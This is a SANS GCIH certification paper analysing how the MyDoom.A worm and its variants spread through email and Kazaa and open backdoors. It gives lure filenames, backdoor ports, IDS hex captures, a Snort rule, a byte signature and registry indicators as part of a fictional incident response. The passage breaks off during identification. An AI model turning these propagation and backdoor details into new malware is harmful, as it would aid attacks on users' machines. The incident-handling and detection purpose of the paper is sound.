



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

**MyDoom and its backdoor**

**by**

**Srinivas Ganti**

**GCIH V3. (Modified with permission from Patrick Prue)**

© SANS Institute 2004, Author retains full rights.

**Statement of Purpose 3**

**The Exploit 3**

**Operating System 3**

**Protocols 4**

**Applications 4**

**Variants 5**

**Vulnerability of Kazaa to Mydoom 8**

**The Attack 8**

**Description of network 8**

**Working of the exploit 9**

**Description of the attack 10**

**Signature of the attack 11**

**Protection 12**

**The Incident Handling Process 12**

**Preparation 12**

**Identification 12**

**Containment 18**

**Eradication : 20**

**Recovery 22**

**Lessons Learned 26**

**Extras 28**

**Appendix 29**

**References 36**

## Statement of Purpose

In this paper Kazaa Media Desktop Client's role in spread of Mydoom.A virus over a fictitious network is examined. It will highlight the vulnerabilities of Kazaa media desktop to the virus. It will include steps to nullify the virus. It also examines the backdoor of Mydoom.A

## The Exploit

### Name

The name of the exploit is MyDoom.A virus.

The following URL's don't mention Mydoom or Novarg.

<http://www.cve.mitre.org/cve/downloads/full-cve.html>

<http://www.cve.mitre.org/cve/candidates/downloads/full-can.html>

Hence the exploit is not listed as a CVE and it's also not a candidate.

The CERT coordination center is tracking the activity related to the virus as CERT#25304.

The virus has the following aliases.

Novarg

W32.Novarg.A@mm

W32/Mydoom.a@MM

Win32.Mydoom.A

Win32/Shimg

WORM\_MIMAIL.R

## Operating System

The operating systems affected by the Virus are Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows XP.

The virus affects the operating system by modifying / adding registry keys. Windows registry is used to control the various applications on the OS. Once the virus starts modifying the registries, it gains control of the OS. By opening various ports the Mydoom.A virus makes the OS even more vulnerable as it provides backdoors for more viruses.

## Protocols

The protocol used by the Mydoom virus is TCP. TCP / IP is the standard for data transfer over communication networks. According to IETF RFC793 the Transmission Control Protocol (TCP) provides a reliable stream delivery and virtual connection service to applications through the use of sequenced acknowledgment with retransmission of packets when necessary.

Reliability achieved by assigning a sequence number to each octet transmitted, and requiring a positive acknowledgment (ACK) from the receiving TCP. If the ACK is not received within a timeout interval, the data is retransmitted. At the receiver, the sequence numbers are used to correctly order segments that may be received out of order and to eliminate duplicates. Damage is handled by adding a checksum to each segment transmitted, checking it at the receiver, and discarding damaged segments.

Each machine supporting TCP has a TCP transport entity. This accepts user data streams from local processes, breaks them into fragments and sends each as a separate IP datagram. When IP datagram's containing the TCP data arrive at a machine, they are transferred to the TCP entity, which reconstructs the original byte streams.

TCP service is obtained by having both the sender and receiver create end points, called sockets. Each socket has a socket number (address) consisting of the IP address of the host and a 16-bit number local to that host, called a port. RFC 1700 gives a list of common ports.

The virus capitalizes on the static nature of the ports. The virus tries to gain access by through specific port. If it doesn't succeed it moves on to another port.

## Applications:

Email:

The mass mailing routine of Mydoom begins by searching the infected machine for email addresses with various file extensions including

- .htm
- .sht
- .php
- .asp
- .dbx

If any @ characters are found in the search, the string containing that character is considered to be an email address and a copy of Mydoom is sent to it.

Mydoom also uses another technique for email spreading. It extracts the domain name portion of the infected email addresses and prefixes them with a name from a list of user names. These are the most common user names like John, Joe, Sam, David, Julie, Anna etc.

Mydoom also obtains the mail servers of the domain names it has extracted. This way it has the ability to bypass the SMTP server and communicate directly with the mail server of the victim.

Kazaa:

The worm will copy itself into the shared folder of Kazaa through any of the following filenames. It capitalizes on the vulnerability in Kazaa that files transmitted are never examined.

- winamp5
- icq2004-final
- activation\_crack
- strip-girl-2.0bdcom\_patches
- rootkitXP
- office\_crack
- nuke2004

with a file extension of:

- .pif
- .scr
- .bat
- .exe

### **Variants.**

As of May 18, 2004 Mydoom virus has the following Variants.

MyDoom.B

W32.Mydoom.B@mm is similar to MyDoom.A and spreads through e-mail and Kazaa network.

When W32.Mydoom.B@mm is executed, it creates the following files:

- %System%\Ctfmon.dll: Ctfmon.dll acts as a proxy server.
- %Temp%\Message: This file contains random letters and is displayed using Notepad.
- %System%\Explorer.exe.

It terminates the taskmon.exe process if it is running. It performs a DOS attack on both [www.sco.com](http://www.sco.com) and [www.microsoft.com](http://www.microsoft.com). (MyDoom.A performs a DOS attack on [www.sco.com](http://www.sco.com) only).

The virus overwrites the hosts file (%windir%\system32\drivers\etc\hosts on Windows NT/2000/XP, %windir%\hosts on Windows 95/98/ME) to prevent DNS resolution for a number of sites, including several antivirus vendors.

The backdoor component (ctfmon.dll) opens the first available TCP port in {1080, 3128, 80, 8080, 10080}.

The worm also contains functionality which allows it to install itself on systems which may have been infected by W32.Novarg.A@mm. This is accomplished as follows:

- The worm creates two to six threads working in parallel.
- Each thread scans a randomly picked class-C sized networks, from a.b.c.1 to a.b.c.254, except that it skips networks where a=16, 224, 127 or 128.
- Between each scanned network, a thread waits 128 ms.
- Each IP in the scanned class-C is contacted on port 3127, if the connection succeeds, the worm sends an update command along with a copy of itself to be executed on the remote machine.

MyDoom.F

This spreads through e-mail.

This Opens a backdoor listening on TCP port 1080, using the .dll component, which acts as a proxy server and can also download and execute the arbitrary files.

This opens a backdoor on TCP port 1080.

It performs a Denial of Service (DoS) against [www.microsoft.com](http://www.microsoft.com) and [www.riaa.com](http://www.riaa.com), if the computer's local system date is between the 17th and 22nd of any month

Creates a mutex, "jmydoat<the infected computer name>Xmtx," which allows only one instance of the worm to execute in memory.

Iterates through all the drives (hard drive, remote drive, or RAM drive), C through Z, creates randomly named copies of itself as .exe to randomly selected folders, or creates its .zip archive files using randomly generated file names. It also randomly deletes files from the drives.

## MyDoom.G

This spreads through e-mail. It opens a backdoor on TCP ports 80 and 1080

- Can download and execute arbitrary files
- Performs a Denial of Service (DoS) against [www.symantec.com](http://www.symantec.com)

It terminates numerous processes and attempts to delete the associated files. The worm targets the processes and files that antivirus software uses, and some associated with other worms.

The icon used by the file tries to make it appear as if the attachment is a Windows Media file



## MyDoom.H

This is very similar to the G variant except that the icon used by the file tries to make it appear as if the attachment is a MS Word document:



## MyDoom.I:

This is similar in functionality to the A variant. It spreads through e-mail.

## MyDoom.J

It does not appear to act as a backdoor and is similar in functionality to the A variant. It spreads through email and Kazaa. It periodically emails keystroke log files to the attacker. It attempts to end the processes containing predetermined strings, including antivirus and security software.

## MyDoom.K

This opens back door on Port 3127. It Creates the file, %System%\Shimgapi.dll. This file may be detected as [W32.Mydoom.B@mm](#).



## **Vulnerability of Kazaa to Mydoom**

An understanding of the working of Kazaa is essential to explain how Mydoom exploits it. This will also help understand why it is difficult to contain the virus.

While there have been many peer to peer file sharing technologies over the last few years, Fast Track technology represents "Intelligent File sharing". Kazaa, Grokster and iMesh use this technology. I use the word "intelligent" since unlike Napster there is no central server onto which the search request and download must pass through. The P2P searches occur through Supernodes. KMD users who have faster internet connection and powerful processors are dynamically assigned as supernodes. KMD users periodically upload the set of files they are sharing to the supernode. Supernode acts like a linked list. It has an index of shared files and when ever a new request comes in, it assigns it to the nearest KMD client that has the file. The KMD client who requested the file is then connected to the client who has the file and a direct download takes place.

The files that are downloaded in the shared directory of the Kazaa network are never examined. Each file in the folder is shared multiple number of times over the network. So if a single file is infected by MyDoom virus, it spreads very fast over the Kazaa network.

Fast Track technology also uses dynamic TCP / UDP ports for file transfer. So if the virus is spreading through Kazaa, blocking a single or even a set of ports is not going to work. Also blocking a port could effect other services that port uses.

## **The Attack**

### **Description of network**

A fictitious network is given below. It is a medium sized network with about 1000 nodes. It consists of a Cisco NIDS 4215 Sensor, Cisco 1760 Modular Access Router, Cisco VMS 2.2 Server (Cisco Works VPN/Security Management Solution), Cisco PIX 520 Firewall. The victim is a Dell PC running an Intel Pentium III 498 MHZ processor and Microsoft Windows XP Professional Operating System with Service Pack 1. It runs a KMD (Kazaa Media Desktop) client version 2.6.3.


The monitoring interface of the Cisco NIDS sensor is placed directly in front of the firewall. The Sensor's control interface is connected to the firewall to connect to the router through the VMS. The router's ACL's can be modified using the VMS.

The system initiating the attack is a Dell PC having Windows NT operating system and a KMD client version of 2.6.

The ACL's allow all inbound TCP and UDP traffic.

```
access-list inbound permit tcp any any
```

```
access-list inbound permit udp any any
```



### Working of the exploit

It is essential to understand the TCP handshake before the exploit packets can be analyzed.

A TCP header consists of Sequence Number Field (SYN), Acknowledgement Number Field (ACK), Pushed Data field (PSH), Reset Data Field (RST), Finished / Released field (FIN) and Urgent Pointer (URG).

The SYN bit is used to establish connections. The source sends a SYN to the destination. If the destination is listening to the source on the same port and accepts the connection then it will send a SYN / ACK packet. The host replies with an ACK packet.

The IDS event capture do not show the complete process here but it appears that the handshake has been complete and the attacker sends the victim a large set of characters. All the Mydoom virus logs that I have observed in the Cisco IDS show the same message from the attacker. That must be the pattern the IDS uses to detect the Mydoom signature.

## Event Capture from IDS

```

fromVictim:
000000 35 30 2D 50 49 50 45 4C 49 4E 49 4E 47 0D 0A 32 50-PIPELINING..2
000010 35 30 2D 38 42 49 54 4D 49 4D 45 0D 0A 32 35 30 50-8BITMIME..250
000020 2D 53 49 5A 45 0D 0A 32 35 30 2D 44 53 4E 0D 0A -SIZE..250-DSN..
000030 32 35 30 2D 45 54 52 4E 0D 0A 32 35 30 2D 41 55 250-ETRN..250-AU
000040 54 48 20 47 53 53 41 50 49 0D 0A 32 35 30 2D 53 TH GSSAPI..250-S
000050 54 41 52 54 54 4C 53 0D 0A 32 35 30 2D 44 45 4C TARTTLS..250-DEL
000060 49 56 45 52 42 59 0D 0A 32 35 30 20 48 45 4C 50 IVERBY..250 HELP
000070 0D 0A 32 35 30 20 32 2E 31 2E 30 20 3C 69 6E 64 ..250 2.1.0 ... Sender ok..
0000A0 32 35 30 20 32 2E 31 2E 35 20 3C 6C 69 6E 64 61 250 2.1.5 ...
0000C0 52 65 63 69 70 69 65 6E 74 20 6F 6B 0D 0A 33 35 Recipient ok..35
0000D0 34 20 45 6E 74 65 72 20 6D 61 69 6C 2C 20 65 6E 4 Enter mail, en
0000E0 64 20 77 69 74 68 20 22 2E 22 20 6F 6E 20 61 20 d with "." on a
0000F0 6C 69 6E 65 20 62 79 20 69 74 73 65 6C 66 0D 0A line by itself..

fromAttacker:
000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000010 41 41 41 41 41 0D 0A 41 41 41 41 41 41 41 41 41 AAAAA..AAAAAAAA
000020 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000050 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000060 41 41 41 0D 0A 41 41 41 41 41 41 41 41 41 41 41 41 AAA..AAAAAAAA
000070 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000080 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000090 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0000A0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0000B0 41 0D 0A 41 41 41 41 41 41 41 41 41 41 41 41 41 A..AAAAAAAA
0000C0 41 41 41 41 41 41 41 41 41 41 4D 53 34 79 4E AAAAAAAAAAAMS4yN
0000D0 41 42 56 55 46 67 68 44 41 6B 43 43 55 68 2B 69 ABVUFghDAkCCUh+i
0000E0 59 2F 55 4E 68 79 42 4B 5A 59 41 41 46 4E 4F 41 Y/UNhyBKZYAAFNOA
0000F0 41 41 41 67 41 41 41 4A 67 45 41 78 65 36 48 0D AAAGAAAJgEAxe6H.

```

## Description of the attack

The code provided in the appendix shows how the Virus copies itself to the Kazaa folder, how it modifies the registries, launches the DOS attack etc.

The first level of defense in the network is the intrusion detection system. The IDS signature updates for Mydoom.A virus come a couple of days after the virus

breaks down. Hence the malicious virus penetrated through the IDS without being detected.

The second line of defense is the PIX firewall. Some of the peer to peer traffic is blocked using the PIX.

```
access-list outbound deny tcp any any eq 4662
```

blocks e-donkey.

Peer to peer networks that use central servers are also blocked by denying outbound requests to them.

However these rules cannot be applied to Kazaa network which uses “intelligent file transfer”. While the signature recognizing Kazaa traffic is enabled on the IDS, it is not set to Shun / TCP reset as the IDS does IP based shunning and too many IP’s in the shun list will slow it and also the edge router. The only IP’s that are shunned pertain to traffic matching malicious virus signatures.

The P2P victim user is looking for a file. A query for the file goes through the P2P supernodes in the Kazaa network. The P2P supernode shown in the figure gets this query. This maintains an index of files its neighboring P2P clients have. It finds that one of its neighbor’s has the file. Mydoom.A virus has infected that machine and a copy of the virus has been copied to the shared folder. Hence when file transfer between attacker and victim takes place, the Mydoom.A virus spreads to the victim, inadvertently.

### **Signature of the attack**

The attack modifies the registry keys as indicated later.

If the virus on the affected system came through the Kazaa network, then it leaves any of the the following files in the “shared” folder

- nuke2004
- office\_crack
- rootkitXP
- strip-girl-2.0bdcom\_patches
- activation\_crack
- icq2004-final
- winamp

Intrusion Detection rules for the Snort IDS that covers one form of Mydoom.A

```
alert tcp !$SMTP_SERVERS 25 <> any any (msg:"Potential MyDoom infection!");
```

content:"contains Unicode characters"; classtype:misc-activity;  
reference:url,isc.sans.org; sid:20040127; rev:1;)

The following sequence of characters can be used to recognize the backdoor component of Mydoom.

0x85 0x13 0x3c 0x9e 0xa2

The source code is provided in the appendix.

## **Protection**

Users of older versions of Kazaa need to upgrade to the latest versions that have inbuilt virus protection in the form of Bullguard. Having up to date definitions of anti-virus software like Symantec or MacAfee also helps. The Windows systems should be configured for live updates so that latest patches released by Microsoft will be automatically installed onto the system.

Blocking inbound and outbound connections to port 3127 is one of the easier solutions to prevent the virus. A detailed description of what Network Administrators can do is provided in the "lessons learnt" section.

## **The Incident Handling Process**

### **Preparation**

As soon as the Virus was announced, the relevant signature on the IDS signature was set to Shun. This blocks the ip's of the source addresses from which the virus is propagating. If the source is external to our network, it is blocked at our edge router and thus protects our network.

Similarly if the source is within our network, then it will prevent the Virus from affecting other networks.

Unless the victim regularly uses runs virus update definitions on the system's anti-virus software and scans his PC regularly, these is no way that he will release the presence of the virus.

### **Identification**

The incident can be detected by enabling the appropriate signature on the intrusion detection system.

The Security Monitor of the VMS reports the virus below.

Count	IDS Alarm Type	Sig Name	Severity	Sensor Name	OS Family	OS	Attack Type	Service	Proto
2	Novarg / Mydoom Virus Mail Attachment		High	sensor	Windows	General Windows	<n/a>	<n/a>	<n/a>
1	POP User Root		Medium	sensor	UNIX	General UNIX	Informational	POP	TCP
1	RPC Dump		High	sensor	UNIX	General UNIX	Reconnaissance	RPC	TCP/IL
8	Root.exe access		High	sensor	Windows	General Windows	Code Execution	HTTP	TCP
1045	SERVICE.HTTP		Medium	sensor	<n/a>	<n/a>	<n/a>	<n/a>	<n/a>
12	SMTP Invalid Sender		Medium	sensor	UNIX	General UNIX	Code Execution	SMTP	TCP
4311	SMTP Suspicious Attachment		Medium	sensor	General OS	<n/a>	Viruses/Worms/Trojans	SMTP	TCP
13	SMTP To: Bounce		Medium	sensor	UNIX	General UNIX	Code Execution	SMTP	TCP
5663	Sendmail Data Header Overflow		High	sensor	UNIX	General UNIX	<n/a>	<n/a>	<n/a>
5	TCP Connection Window Size DoS		Medium	sensor	General OS	<n/a>	<n/a>	<n/a>	<n/a>
28	TCP FIN Packet		High	sensor	General OS	<n/a>	Reconnaissance	General	TCP
35	TCP Hijack		High	sensor	General OS	<n/a>	General	General	TCP
5	TCP NULL Packet		High	sensor	General OS	<n/a>	Reconnaissance	General	TCP
2	TCP SYNFIN Packet		High	sensor	General OS	<n/a>	Reconnaissance	General	TCP
51	TCP Segment Overwrite		High	sensor	General OS	<n/a>	<n/a>	<n/a>	<n/a>
522	UDP MSRPC Messenger Overflow		High	sensor	Windows	General Windows	<n/a>	<n/a>	<n/a>
14	UW Imapd Overflows		High	sensor	UNIX	General UNIX	<n/a>	<n/a>	<n/a>
1	Unix Password File Access Attempt		Medium	sensor	UNIX	General UNIX	Reconnaissance	HTTP	TCP
4	WWW_url file		Medium	sensor	Windows	General Windows	Code Execution	HTTP	TCP
67	WWW Directory Traversal ..		Medium	sensor	General OS	<n/a>	Files Access	HTTP	TCP
74	WWW IIS_ida Indexing Service Overflow		Medium	sensor	Windows	General Windows NT/2K/XP	Code Execution	HTTP	TCP
2957	WWW IIS Double Decode Error		Medium	sensor	Windows	General Windows NT/2K/XP	General	HTTP	TCP
12	WWW IIS Internet Printing Overflow		Medium	sensor	General OS	<n/a>	Code Execution	HTTP	TCP
16	WWW IIS Unicode attack		Medium	sensor	Windows	General Windows NT/2K/XP	General	HTTP	TCP
43	WWW WinNT cmd.exe access		Medium	sensor	Windows	General Windows NT/2K/XP	Code Execution	HTTP	TCP

The Event Viewer of the IDS Device Manager logged the incident as follows.

```
evAlert: eventId=1083412361215296732 severity=high
```

```
sigName=Novarg / Mydoom Virus Mail Attachment
```

```
fromVictim:
000000 35 30 2D 50 49 50 45 4C 49 4E 49 4E 47 0D 0A 32 50-PIPELINING..2
000010 35 30 2D 38 42 49 54 4D 49 4D 45 0D 0A 32 35 30 50-8BITMIME..250
000020 2D 53 49 5A 45 0D 0A 32 35 30 2D 44 53 4E 0D 0A -SIZE..250-DSN..
000030 32 35 30 2D 45 54 52 4E 0D 0A 32 35 30 2D 41 55 250-ETRN..250-AU
000040 54 48 20 47 53 53 41 50 49 0D 0A 32 35 30 2D 53 TH GSSAPI..250-S
000050 54 41 52 54 54 4C 53 0D 0A 32 35 30 2D 44 45 4C TARTTLS..250-DEL
000060 49 56 45 52 42 59 0D 0A 32 35 30 20 48 45 4C 50 IVERBY..250 HELP
000070 0D 0A 32 35 30 20 32 2E 31 2E 30 20 3C 69 6E 64 ..250 2.1.0 ... Sender ok..
0000A0 32 35 30 20 32 2E 31 2E 35 20 3C 6C 69 6E 64 61 250 2.1.5 ...
0000C0 52 65 63 69 70 69 65 6E 74 20 6F 6B 0D 0A 33 35 Recipient ok..35
```

```

0000D0 34 20 45 6E 74 65 72 20 6D 61 69 6C 2C 20 65 6E 4 Enter mail, en
0000E0 64 20 77 69 74 68 20 22 2E 22 20 6F 6E 20 61 20 d with "." on a
0000F0 6C 69 6E 65 20 62 79 20 69 74 73 65 6C 66 0D 0A line by itself..
      fromAttacker:
000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000010 41 41 41 41 41 0D 0A 41 41 41 41 41 41 41 41 41 AAAAAA.AAAAAAAAAA
000020 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000050 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000060 41 41 41 0D 0A 41 41 41 41 41 41 41 41 41 41 41 41 AAA.AAAAAAAAAA
000070 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000080 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000090 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0000A0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0000B0 41 0D 0A 41 41 41 41 41 41 41 41 41 41 41 41 41 41 A.AAAAAAAAAA
0000C0 41 41 41 41 41 41 41 41 41 41 4D 53 34 79 4E AAAAAAAAAAAMS4yN
0000D0 41 42 56 55 46 67 68 44 41 6B 43 43 55 68 2B 69 ABVUFghDAkCCUh+i
0000E0 59 2F 55 4E 68 79 42 4B 5A 59 41 41 46 4E 4F 41 Y/UNhyBKZYAAFNOA
0000F0 41 41 41 67 41 41 41 4A 67 45 41 78 65 36 48 0D AAAGAAAJgEAxe6H.

```

```

participants:
  attack:
    attacker:
      addr: 1.1.1.1
      port: 1875
    victim:
      addr: 2.2.2.2
      port: 25

```

The virus can be confirmed by the running regedit on the victim machine and finding out if any of the following changes have been made in the machine of the victim.

### Addition of registry keys

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Explorer\ComDlg32\Version
```

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
Explorer\ComDlg32\Version
```

Presence of "(Default)" = "%System%\shimgapi.dll" in the registry key



```
HKEY_CLASSES_ROOT\CLSID\{E6FB5E20-DE35-11CF-9C87
00AA005127ED}\InProcServer32
```

If "TaskMon" = "%System%\taskmon.exe" has been added to the registry keys:


```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```

